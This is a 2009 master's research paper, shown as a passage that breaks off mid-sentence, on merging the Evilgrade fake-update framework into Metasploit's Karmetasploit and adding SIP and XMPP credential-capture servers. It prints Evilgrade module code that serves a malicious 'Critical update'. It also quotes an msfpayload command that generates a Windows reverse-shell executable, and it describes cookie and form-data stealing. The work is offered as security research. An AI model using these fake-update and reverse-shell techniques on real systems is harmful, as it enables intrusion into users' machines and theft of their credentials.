The Evil Karmetasploit Upgrade

by

Veysel Oezer

<voezer@emich.edu>

A Research Study submitted to the

Eastern Michigan University

Department of Computer Science

In partial fulfillment

of the requirements for the degree

Master of Science in Computer Science

Approved in Ypsilanti, Michigan - April 20th, 2009

Committee Members

_____

Thesis Chair: *Professor Dr. Aby Tehranipour*

_____

Committee Member: *Professor Dr. Matthew Evett*

_____

Committee Member: *Professor Dr. Elsa Valeroso Poh*

Abstract

This Work will improve security testing and development of a framework called Metasploit. This will be achieved by implementing the functionality of Evilgrade, a framework focusing on the development of fake update servers, into Metasploit. In addition, several other common types of software will be tested for weak update implementations. Any vulnerabilities found will be included in the new environment. Furthermore, the Metasploit framework will be improved by implementing new fake servers for capturing authenticated data. These servers will fake a service for the XMPP and SIP network protocols.

Preface

This paper was created as part of a research project in the Computer Science Department of Eastern Michigan University. I want to use this small place to thank some great people, without whom this paper would not exist.

My wife Ayse, for her patience, understanding, and love during the last few years.

My supervisor Dr. Aby Tehranipour, for his constant support and motivation. Dr. Matthew Evett, Dr. Elsa Valeroso Poh, Dr. William McMillan and of course Kirk Nagel.

Contents

1 Introduction

1.1 Security in IT

Security in IT becomes more and more important considering the amount of data which are digitally saved nowadays or the huge amount of public and federal services which are available on-line. Looking at the Internet Crime Report 2008 [1], it is frightening that in the U.S.A. alone over 270,000 complaints, such as identify theft, were reported. That is an increase of over 33 % comparing to the year before.

One important point for protection against attacks is the knowledge of the attack vectors others could use. The Following quote is from a military strategy book written by a Chinese warlord in 6th century BC.

> "So it is said that if you know your enemies and know yourself, you will fight without danger in battles. If you only know yourself, but not your opponent, you may win or may lose. If you know neither yourself nor your enemy, you will always endanger yourself."[7]

Even many hundreds of years later the knowledge about enemies is still important in war, but also for the security of computer based systems. Consider this simple comparison of a defense scenario, the system you want to protect is your fortress, the evil guys or black hats are your enemies and the hacker tools are the weapons of your enemies. Knowledge about the weak points of your fortress and the power of your enemies' weapons, will help you to prepare the defense much more efficiently before an attack than without that knowledge.

1.2 What it's all about

This research project will focus on finding weaknesses in software, i.e. the weaknesses of fortresses, and improving tools used by hackers or white hats, i.e. the weapons. This work should not be seen as support for ones enemies, but rather as support for good defense. Hence, public known weaknesses are easier to protect or fix, than unknown ones. Besides just publishing the knowledge, providing even the weapons to the public, is from my point of view, a better argument on how to force software companies to fix their weak products.

The hacker tool chosen for improvement is called metasploit. Metasploit is a framework focusing on the development and usage of exploits, i.e. a weapon

[1] http://www.ic3.gov/media/annualreport/2008_IC3Report.pdf

development framework for breaking into any fortress. Therefore, weaknesses in update mechanisms of common software and weaknesses of common network protocols will be analyzed, and software for their usage will be implemented. Besides the implementation of new vulnerabilities, the evilgrade framework will be rewritten as a module for metasploit. Evilgrade is a framework specializing in developing software using weaknesses in update mechanisms. Combining these two tools will improve the overall effectiveness of this new weapon.

1.3 What is already done

As already mentioned, tools will be used and modified, as starting from scratch is just ineffective. Furthermore, it is also unnecessary, as these tools are licensed as open source, as the result will be. The following list introduces the tools used in this research and further details will be shown in the next section :

- Evilgrade - The update mechanism hacking framework
- Metasploit - The exploitation framework
- Karma, Karmetasploit - The evil twin WI-FI hotspot and its integration to metasploit
- Sipcrack - Sniffer and cracking tool for SIP[2]

Besides the existing tools, it is worth mentioning that several people already analyzed update mechanisms and published papers about that topic [7].

1.4 Layout

The next chapter will introduce the basics of this area, i.e. some knowledge about security properties, details of the tools and details of the planned goals for this project.

The third chapter describes the actual work, e.g. the environment, setup, techniques, the design decision and so on, used for archiving the planned goals.

The fourth chapter includes the results of all the work done. It will show the usage and benefits of the new created software.

Finally the paper reviews this research project and the results and ends with hints and considerations for the future.

[2]Session Initiation Protocol

2 Basics

2.1 IT Security

2.1.1 Terminology

The security level of an IT system is not easy to measure as e.g. the temperature. To get a feeling about that, one has to know what security means in this context and how good security is reached. In computer programs several characteristics exist, which are considered as, or contribute to the security of it. One could think about the user access control to specific resources, the confidentiality of some data and so on. Cryptography plays a big role. Consider a cipher used for making some data unreadable for people without the knowledge of the secret key. Cryptography is furthermore used to achieve other characteristics, like:

- Authentication

  > "It should be possible for the receiver of a message to ascertain its origin; an intruder should not be able to masquerade as someone else." [6]

- Integrity

  > "It should be possible for the receiver of a message to verify that it has not been modified in transit; an intruder should not be able to substitute a false message for a legitimate one." [6]

- Non-repudiation

  > "A sender should not be able to falsely deny later that he sent a message." [6]

There are several ways to achieve these characteristics. Symmetric and asymmetric ciphers, hash function and so on, each of them could further be implemented with the usage of different algorithms, like AES[3] or MD5[4]. At this point, details are way too much information and out of scope of this paper. Hence details can be looked up in common books on Cryptography and IT Security, like the already referenced one [6] .

[3] Advanced Encryption Standard
[4] Message-Digest algorithm 5

2.1.2 The man in the middle

The man in the middle (MitM) attack is a special kind of attack on communication between two entities, which relies on the usage of communication points in between those two entities. IP[5] is nowadays one of the most used network protocols, which is based on the heavy usage of intermediate nodes for communication. The following figure 1 illustrates such a communication.



Figure 1: Network Communication

This illustration shows Alice as a client accessing a service provided by Bob. Furthermore, the nodes in between are used for communication transportation. Considering IP, the route used between Alice and Bob depends on several properties, such as the link speed, the actual usage and so on. Furthermore, each message could be divided in several packets and each packet could use a different route to get from Alice to Bob and back.

The man in the middle attack is a situation where one evil person is in between the communication of Alice and Bob. This person, called Mallory, forces all packets between Alice and Bob to pass through his node. If Mallory's node is part of all possible routes between both good persons, then he doesn't even have to force it. In both situations he can modify packets going in each direction. Figure 2 illustrates a MitM situation.

There exist several techniques which Mallory could use to start a MitM attack on computer networks. Depending on the actual situation, he could use:

[5]Internet Protocol



Figure 2: Man in the Middle

- ARP[6] Spoofing, see [7]
- DNS[8] Spoofing, see Cache Poisoning [9]
- BGP[10] Hacking, see "Revealed: The Internet's Biggest Security Hole"[11]
- Karma, the evil twin hotspot and some others.

For this research Karma is the MitM attack of choice and will be described in detail in section 2.2.3.

[6] Address Resolution Protocol
[7] http://en.wikipedia.org/wiki/ARP_poisoning
[8] Domain Name Service
[9] http://www.doxpara.com/?p=1185
[10] Border Gateway Protocol
[11] http://blog.wired.com/27bstroke6/2008/08/revealed-the-in.html

2.2 The Hacker's Tools

2.2.1 Metasploit

Property	Value
Creator	H D Moore
First published	July 2003
License	BSD compatible open source
Programming language	Ruby for Version 3
Website	http://www.metasploit.com

Table 1: Metasploit

Table 1 shows some general information about metasploit.

Fyodor, creator of the great nmap port scanner, made a survey[12] of the top 100 security tools. Metasploit is in the fifth place. Several other top tools from that list will be used for this project, e.g. netcat, wireshark and so on.

Metasploit is an exploit development framework. Its focus is on reducing the work for writing exploits. Exploits are software that use the bugs or weaknesses in other software to achieve remote command execution, denial of service (DOS) and so on. The basic concept of metasploit is the separation of different categories of exploit writing, called modules. The following list is a small introduction of the module types in metasploit:

- Exploits

  Here you can find the bug specific code. For example, the code creates a packet with a special header, whereby one field is long enough to trigger a buffer overflow, which then sends the packet to the server you want to attack. The exploit uses several other modules to achieve the overall exploitation. The usage is implemented by configuration, hence reuse of code is gained, complexity reduced and so on. Metasploit already has several hundred exploits usable for different applications on different operating systems.

- Payloads

  These are codes or programs, which metasploit will use while exploiting a system. For a buffer overflow, the payloads will be written into the memory after the buffer. Hence a payload can contain complex assembly

[12] http://sectools.org

language instructions. The range of available payloads is quite huge, the following are some of them :

  - Reverse shell, a hacked client connects back to the attacker for bypassing firewall restrictions and the hacker gets a remote shell.
  - Meterpreter, a modular payload, such as an intelligent client, where the hacker can define which functionality he wants to inject afterwards and much more.
  - VNC Inject, provides GUI access to the target.

- Encoders

  Payloads are encoded in the exploit defined way using one of the encoders. Just think of a situation where your payload gets interpreted from your target after the whole stuff is modified by a XOR operation, therefore sending the payload as initially defined will not work. With the help of an XOR encoder, your payload gets encoded first and then used for exploitation.

- NOPs

  A NOP is a "no operation" instruction. This is often required in buffer overflows, where the exploit can not define the memory where the processor should read the next instruction, so the evil payload. If the exploit can trigger the processor to only read the next instruction from a range, exploits can fill that range with NOPs, and add the payload after that. Hence the processor jumps somewhere into that range, does several of the NOP commands, and finally executes the payload. Metasploit has several NOPs for different requirements.

- Auxiliaries

  Auxiliaries are sometimes similar to exploits, but mainly differ in waiting for an action that the target has to do. For example, an exploit sends a bad request to a server and an auxiliary waits for a client to connect. Further auxiliaries exist that can be used as port scanners, DOS attacks and so on. For the purposes of this paper, the faked servers for capturing authentication data are considered auxiliary modules. Details about them are part of the Karmetasploit section 2.2.3.



Figure 3: Metasploit architecture[3]

Figure 3 illustrates the main architecture of metasploit.

As the architecture is good for getting a quick overview, for the development, it is better to look at the dependencies between the packages, see figure 4[13].

The packages have the following usages :

- Rex

  > "Rex stands for Ruby Extension Library, and has quite a few similarities with the Perl Rex library in the 2.x series.The Rex library essentially is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF."[3]

- Framework Core

  > "The framework core consists of various subsystems such as module management, session management, event dispatching, and others. The core also provides an interface to the modules and plugins with the framework. Following the object-oriented

[13]from http://metasploit.org/documents/developers_guide.pdf



Figure 4: Metasploit framework package dependencies

approach of the entire architecture, the framework itself is a class which can be instanced and used as any other object.“[3]

- Framework Base

  “The framework base is built on top of the framework core and provides interfaces to make it easier to deal with the core.”[3]

- Framework Ui

  “The framework user interfaces allow the user to interact with the framework.These are typically the msfconsole command-line interactive interface, the msfcli command-line non-interactive interface, and the msfweb Web-based interface.”[3]

- Framework Modules

  These build the common base of the already mentioned module types.

- Framework Plugins

  An interface that defines how extensions of the framework core should be implemented.

2.2.2 Evilgrade

Table 2 shows some general information about evilgrade.

Property	Value
Creator	Francisco Amato
First published	July 2008
License	GNU GPL V2
Programming language	Perl
Website	http://www.infobyte.com.ar

Table 2: Evilgrade

The main task of this software is the development and usage of attacks against the weak update mechanisms of other software. Amato answers to the question if that is new with the following:

> "The idea of the framework is the centralization and exploitation of different update implementations all together in one tool"[1]

It already comes with a huge amount of modules for attacking the following software:

- Sun Java
- Apple iTunes
- OpenOffice
- Winamp
- Winzip
- Apple OS X
- Notepad++ and so on.

Each of these software tries to update themselves by using the Internet. They use unencrypted http to connect to the update sites of their producers to check out, if there is a new version. If so, the new version is downloaded and installed.

Evilgrade simulates these update servers, whereby it always replies that there is a new version to the client software. Instead of the real update, evilgrade provides evil software, that is then executed on the client. This attack requires

```
package modules::dap;

use strict;
use Data::Dump qw(dump);

my $base=
{
    'name' => 'Download Accelerator',
    'version' => '1.0',
    'appver' => '< 8.6.3.9',
    'author' => [ 'Francisco Amato < famato +[AT]+ infobyte.com.ar>' ],
    'description' => qq{},
    'vh' => 'update.speedbit.com',
```

Figure 5: Evilgrade module - documentation

that the attacker is already a man in the middle, which can be done using the afore mentioned techniques in 2.1.2.

Hacking the update mechanism is possible, because the client software does not require any authentication of the update source. This could be fixed in different ways, e.g. the usage of certificates and a public key infrastructure, as done with ssl and https respectively. The usage of digital signatures within the update executable would also be one of the possible ways.

A view into the short documentation and the code of existing update modules helps in understanding how an update module is created for evilgrade. To get an overview, the fake update server for the software, called Download Accelerator, is described in the following part. An update module is created by simply writing a hash in Perl, having a structure as shown in the figures 5 - 7.

Figure 5 shows the beginning of the module. Each module has to have a hash called "base". The first part of that holds the documentation of the module. The "vh" value defines the virtual host name. This name is compared with each incoming http request to see if this module should handle the request.

Figure 6 shows the second part of the base hash that defines how to handle each request. The requests are first compared by using the defined regular expression. Further processing is defined by the type, as following:

- string - Uses the value of 'string' to create the response.
- file - Loads the file defined in 'file' and uses that as response.
- agent - Returns the fake update.
- install - A notification about the success of the update installation.

One interesting point in this configuration is the parse flag, which is used with the string and the file type. If parse is defined as 1, the corresponding data

```
'request' => [
                {
                'req' => '^/cgi-bin/Update.dll', #regex friendly
                'type' => 'string', #file|string|agent
                'method' => '', #any
                'bin'    => '',
                'string' => 'OK',
                'parse' => '',
                'file' => ''
                },
                {
                'req' => '^/cgi-bin/update.dll', #regex friendly
                'type' => 'file', #file|string|agent
                'method' => '', #any
                'bin'    => '',
                'string' => '',
                'parse' => '1',
                'file' => './include/dap_update.dll'
                },
                {
                'req' => '.exe', #regex friendly
                'type' => 'agent', #file|string|agent
                'bin'    => 1,
                'method' => '', #any
                'string' => '',
                'parse' => '',
                'file' => ''
                },
                {
                'req' => 'updateok', #regex friendly
                'type' => 'install', #file|string|agent|install
                'bin'    => 0,
                'method' => '', #any
                'string' => '<html><script>window.location="http://www.speedbit.com/finishupdate.asp?R=0"</script></html>',
                'parse' => '',
                'file' => ''
                }
],
```

Figure 6: Evilgrade module - request handling

is parsed for sections of the following format, "<%VARIABLE_NAME%>". These are further replaced by the options defined in the last part.

Figure 7 shows the options of that module. Some of these are used to put user (attacker) defined text or dynamically created values into the parsed responses. The most important option, the agent, is also defined here. This defines what is sent to the target as a faked update. Instead of only sending pregenerated executables, evilgrade also provides the functionality to dynamically create these. This means that whenever a client requests an update executable, evilgrade can use external applications to create the fake update in runtime and sends that back to the client. This is done by using square brackets in the agent name. Knowing the power of the available metasploit payloads, the following example on how to use them with evilgrade has been added to the documentation.

> evilgrade(sunjava)>set agent '["/metasploit/msfpayload windows/shell_reverse_tcp LHOST=192.168.233.2 LPORT=4141 X > <%OUT%>/tmp/a.exe<%OUT%>"]'
> [14]

This creates a windows executable that will connect to the LHOST and binds a remote shell on LPORT. The <%OUT%> tags are used to find the generated

[14] from the evilgrade documentation

```
    'options' => {  'agent'  => { 'val' => './agent/agent.exe', 'desc' => 'Agent to inject'},
                    'enable' => { 'val' => 1, 'desc' => 'Status'},
                    'title'  => { 'val' => 'Critical update','desc' => 'Title name display in the update'}
,
                    'description' => { 'val' => 'This critical update fix internal vulnerability',
                                       'desc' => 'Description display in the update'},
                    'name'  => { 'val' => "'dapupdate'.isrcore::utils::RndAlpha(isrcore::utils::RndNum(1))
",
                                       'hidden' => 1,
                                       'dynamic' =>1,},

                    'version'  => { 'val' => "'9'.isrcore::utils::RndNum(3).'.'.isrcore::utils::RndNum(4).
'.'.isrcore::utils::RndNum(1).'.'.isrcore::utils::RndNum(1)",
                                       'hidden' => 1,
                                       'dynamic' =>1,},

                    'rnd1'  => { 'val' => "isrcore::utils::RndNum(8)",
                                       'hidden' => 1,
                                       'dynamic' =>1,},

                    'endsite' => { 'val' => 'update.speedbit.com/updateok.html','desc' => 'Website display
 when finish update'},
                    'failsite' => { 'val' => 'www.speedbit.com/finishupdate.asp?noupdate=&R=0','desc' => '
Website display when did\'t finish update'}
                }
};
```

Figure 7: Evilgrade module - options

binary within evilgrade.

2.2.3 Karma[15] and Karmetasploit

Table 3 shows some general information about Karma.

Property	Value
Creator	Dino Dai Zovi and Shane Macaulay
First published	November 2004
License	as it is
Programming language	C
Website	http://blog.trailofbits.com/karma

Table 3: Karma

Karma was used to attack wireless network clients. It uses the circumstance where some operating systems, like Windows XP with Wireless Zero Configuration[16], are sending a probe request to preferred networks, the essid[17], also known as the name of the access point. The authors of Karma mention the following behavior:

> "- Windows: Continually searchs when wireless card is on and not associated to another wireless network

[15] KARMA Attacks Radioed Machines Automatically
[16] http://technet.microsoft.com/en-us/library/bb878124.aspx
[17] Extended Service Set Identifier

- MacOS X: Searchs for networks when user logs in or machine wakes from sleep"[8]

Karma spoofs the response, telling the client that it is the access point the client is looking for. If the client connects to the fake access point, a man in the middle attack is done. Karma furthermore provides some high level fake servers for capturing authentication data for protocols like http, ftp and so on.

Karmetasploit is the reimplementation of Karma into metasploit. Hereby, only the authentication capturing parts are ported as auxiliary modules. The functionality of faking an access point is build into a tool called airbase-ng, which is part of the aircrack-ng suite, details follow in section 2.2.4. In addition to that, Karmetasploit has further improvements compared to the old Karma.

- Cookie stealing

  It has one auxiliary module which is trying to steal cookies from lots of different sites. This is done by presenting the client with a "loading" page, whereby in the background an iframe is used to load all the different sites. The client then sends all corresponding cookies to the attacker, allowing him to hijack active sessions.

- Form data stealing

  Karmetasploit has a list of form data, the login interfaces, of different sites, and tries to retrieve the login information by taking advantage of browsers that save and automatically fill out the login information.

- Exploitation

  Karmetasploit tries to exploit the browser or its extension, like flash. It uses a build-in browser detection, so only exploits that properly work are send to the client. If that happens, the attacker has access to the client with the same priviledges as the browser has.

The documentation on how to use Karmetasploit and some historical background can be looked up at the project wiki[18].

2.2.4 Others

Besides the previously mentioned tools, there are two more tools, which should be included here.

[18] http://trac.metasploit.com/wiki/Karmetasploit

1. Sipcrack[19]

   Sip is a protocol defined in the RFC 3263 document. The following quote is a part of that specification:

   > "...Session Initiation Protocol (SIP), an application-layer control (signaling) protocol for creating, modifying, and terminating sessions with one or more participants. These sessions include Internet telephone calls, multimedia distribution, and multimedia conferences. "[4]

   Besides Skype[20], most internet telephone providers use this standard. As part of the standard, the authentication method of client to their providers is defined. The authentication is based on HTTP Digest authentication. This means that a provider sends a challenge text, called nonce, to a client. The client uses the nonce, the username and the password to create a hash value, MD5 is used for hashing. Furthermore, some other data is hashed and at the end all is hashed again into one value. This value, called response, will be send by the client to the server. The server can also create this value, as it has all the required data, and compares his against the response. If both are equal, the client is logged in.

   Sipcrack is a hacker tool for capturing authentication data from Sip clients. The data can easily be captured, if the attacker is a man in the middle. Furthermore, the captured hash value is cracked using a brute force method with a dictionary. So for each password in the dictionary, Sipcrack creates a hash value and compares that to the captured one. As this can be done locally, testing a password is really fast. On one modern computer, Sipcrack can try out over 1,000,000 passwords per second.

[19] http://www.remote-exploit.org/codes_sipcrack.html
[20] www.skype.com

2. Aircrack-ng[21]

> "Aircrack is a tool that can be used to crack 802.11 WEP and WPA-PSK keys, as well as perform some levels of wireless network analysis. Aircrack was originally written by Christophe Devine and last released as version 2.41 on November 22, 2005."[2]

Since that time, mentioned in the previous quote, a lot has changed. For instance, the project has been taken over and renamed aircrack-ng[22], and new found cracking techniques against Wi-Fi systems were integrated.

Airbase-ng, as already mentioned, was developed out of the old Karma as a new component for the Aircrack-ng suite. It has several improvements compared to Karma. One of the important ones is that Airbase-ng allows an attacker to use any wireless interface, which supports packet injection. Karma was restricted on network interfaces with one special chip-set. The list of compatible chip-sets can be viewed at the aircrack-ng website[23]. Airbase-ng itself is still heavily under construction as the documentation on its website clearly points out[24].

2.3 Main goals

2.3.1 Re-implementing evilgrade as a metasploit module

One of the main goals is to implement the functionality provided by evilgrade as a module for metasploit. In addition to that, new evil functionality will be added to improve the attacks. The expected outcome of this has the following benefits:

- HTTP port sharing

  As only one application is allowed to use one specific port, in this case port 80, using evilgrade as a standalone application does not allow the evil HTTP stuff from metasploit to be used at the same time. With the integration, a chain can be made to see, if the client requests a known update weakness, whether the request can be forwarded to the capturing, cookie stealing and exploitation modules from metasploit.

[21] http://www.aircrack-ng.org
[22] next generation
[23] http://www.aircrack-ng.org/doku.php?id=compatibility_drivers
[24] http://www.aircrack-ng.org/doku.php?id=airbase-ng

- Stealth mode

  In the case of a DNS MitM attack, where the request does not match a weak update request, it can be forwarded to the real ip address. Only hackable requests are handled. Hence the attacked user does not immediately recognize that he is under attack, as browsing seems to work as usual.

- Improvements in speed for faked metasploit update generation

  The generation of metasploit payloads used by evilgrade is time consuming, as the fake update requires external process creation, disk writes and reads. This can be improved by using metasploit internals. Hence requesting updates with metasploit payloads will be delivered faster.

2.3.2 Add new fake servers to Karmetasploit

Karmetasploit already supports the capturing of authentication data for several core protocols, like http, ftp, pop3, imap and so on. To improve this functionality, the Sip and the Extensible Messaging and Presence Protocol (XMPP) were chosen to create a new fake server.

Sip, as described in the Sipcrack tool, can be cracked with a brute force method. The integration of the capturing functionality into Karmetasploit will ease attacks simply by reducing the number of required tools and configurations. A list of over 100 Voip providers using Sip can be seen here[25].

XMPP built the base of Jabber, an instant messaging technology. One of the global players in the instant messaging market using XMPP is Google with Google Talk[26]. XMPP is defined in the RFC 3920 and 3921 documents. The following quote is part of the abstract and describes the protocol from a high level view:

> "...the Extensible Messaging and Presence Protocol (XMPP), a protocol for streaming Extensible Markup Language (XML) elements in order to exchange structured information in close to real time between any two network endpoints. While XMPP provides a generalized, extensible framework for exchanging XML data, it is used mainly for the purpose of building instant messaging..."[5]

[25] http://www.sipcenter.com/sip.nsf/html/Service+Providers
[26] http://www.google.com/talk/

Producer	Name	Version	#
Open source	vlc	0.9.8a	14M
Avira	Personal Free Antivirus	9.0.0.386	31M
Rarlab	Winrar	3.80	73M
Cerulean Studios	Trillian	3.1.12	37M
SuperAntiSpyware	SuperAntiSpyware Free Edition	4.25.1014	0.8M
Open source	Filezilla	3.2.3	1.3M
Safer Networking	Spybot - Search & Destroy	1.6.2	107M
ZoneAlarm	Firewall (Windows 2000/XP)	7.0.483	45M
BitTorrent	uTorrent	1.8.2	4M
Sunbelt Software	Kerio Personal Firewall	4.40	0.3M
Comodo	Firewall Pro	3.8.65951.477	0.8M
AVG Technologies	Anti-Virus Free Edition	8.5.283	175M
Trend Micro	HijackThis	2.0.2	8M
Lavasoft	Ad-Aware Anniversary Edition	8.0	323M
Trend Media	FlashGet	1.9.6	6M
LimeWire	LimeWire	5.1.2	175M
Innoshock	Orbit Downloader	2.8.7	12M
Google	Picasa	3.1 Build 71.18	2M
GreTech	GOM Media Player	2.1.16.4631	12M
Camshare	Camfrog Video Chat	5.2	37M
DivXNetworks	DivX for Windows with DivX Player	7.0	63M
Javacool Software	SpywareBlaster	4.1	17M
Mooii	PhotoScape	3.3	4M
Apple	QuickTime	7.6	22M
CyberLink	PowerDVD	9.1501D	6M
Open source	Miranda IM	0.7.17	0.9M
Skype	Skype	4.0.0.216	4M

Table 4: List of analyzed software

The specification defines secure ways for authentication, but also a case of cleartext password transmission. This behavior is established by the server. Therefore the capturing server should force the client to pass the password in cleartext.

2.3.3 Analyze software update mechanisms

The software that were analyzed is shown in Table 4[27]. The selection of these are based on the platform, namely Windows. Furthermore, already existing analysis and its popularity were considered.

[27] # : number of million downloads only from www.cnet.com

3 The work and the setup

3.1 Tools and environments

In addition to the already mentioned tools, several others were used for achieving the targeted goals. These are briefly described in the following list:

- Wireshark[28] - The open source network sniffer and analyzer.

  Wireshark was used to analyze the network communication of the update mechanisms from the different targeted software.

- Jacksum[29] - Calculates hashes from files by using 58 common hash functions.

  This was used to find and identify hash values used in the update process communication.

- Vbindiff[30] - Visually compares different binary files.

  Comparing changing binary data was required in a few update processes.

- VMWare Workstation[31] - Simulates a whole computer.

  Used to create a virtual victim, with Windows XP as the Operating System. Hence it reduced the required hardware to build the lab to only one computer.

- Netcat[32] - TCP/UDP client or server.

  Netcat was used to listen on a TCP port for hacked clients which connect there to bind a remote shell.

- Ghex[33]

  A simple Hex editor used for editing binary data.

The most used environment is shown in figure 8. VMWare was installed on a computer, the attacker. A virtual PC, with Windows as operating system, was created. This is further referenced as the target or client.

[28] http://www.wireshark.org
[29] http://sourceforge.net/projects/jacksum/
[30] http://www.cjmweb.net/vbindiff/
[31] http://www.vmware.com/products/ws/
[32] http://netcat.sourceforge.net/
[33] http://live.gnome.org/Ghex



Figure 8: Development environment

The attacker has metasploit, as a core hacking platform, and wireshark, as the network analyzer, installed. The client is connected to the attacker using a virtual NAT[34]. The attacker is further connected to other networks and the Internet respectively. All traffic of the client is transferred over the attacker, hence the attacker is already a man in the middle. While trying to insert fake updates, the client was configured to use a DNS server with the IP address of the attacker. The attacker runs a fake DNS server, which is already available as a metasploit module. This module replies on all DNS requests with the IP address of the attacker. Hence, the client tries to connect to the attacker, thinking that it is connecting to the server holding the requested domain name. This MitM attack was preferred instead others to simplify the development environment. In a real attack, other methods, as described in section 2.1.2, would be used instead.

3.2 Integrating evilgrade into Karmetasploit

To provide a similar, easy-to-use framework as evilgrade, a module is just a big hash value, a new auxiliary module type was created. This will do all

[34]Network Address Translation

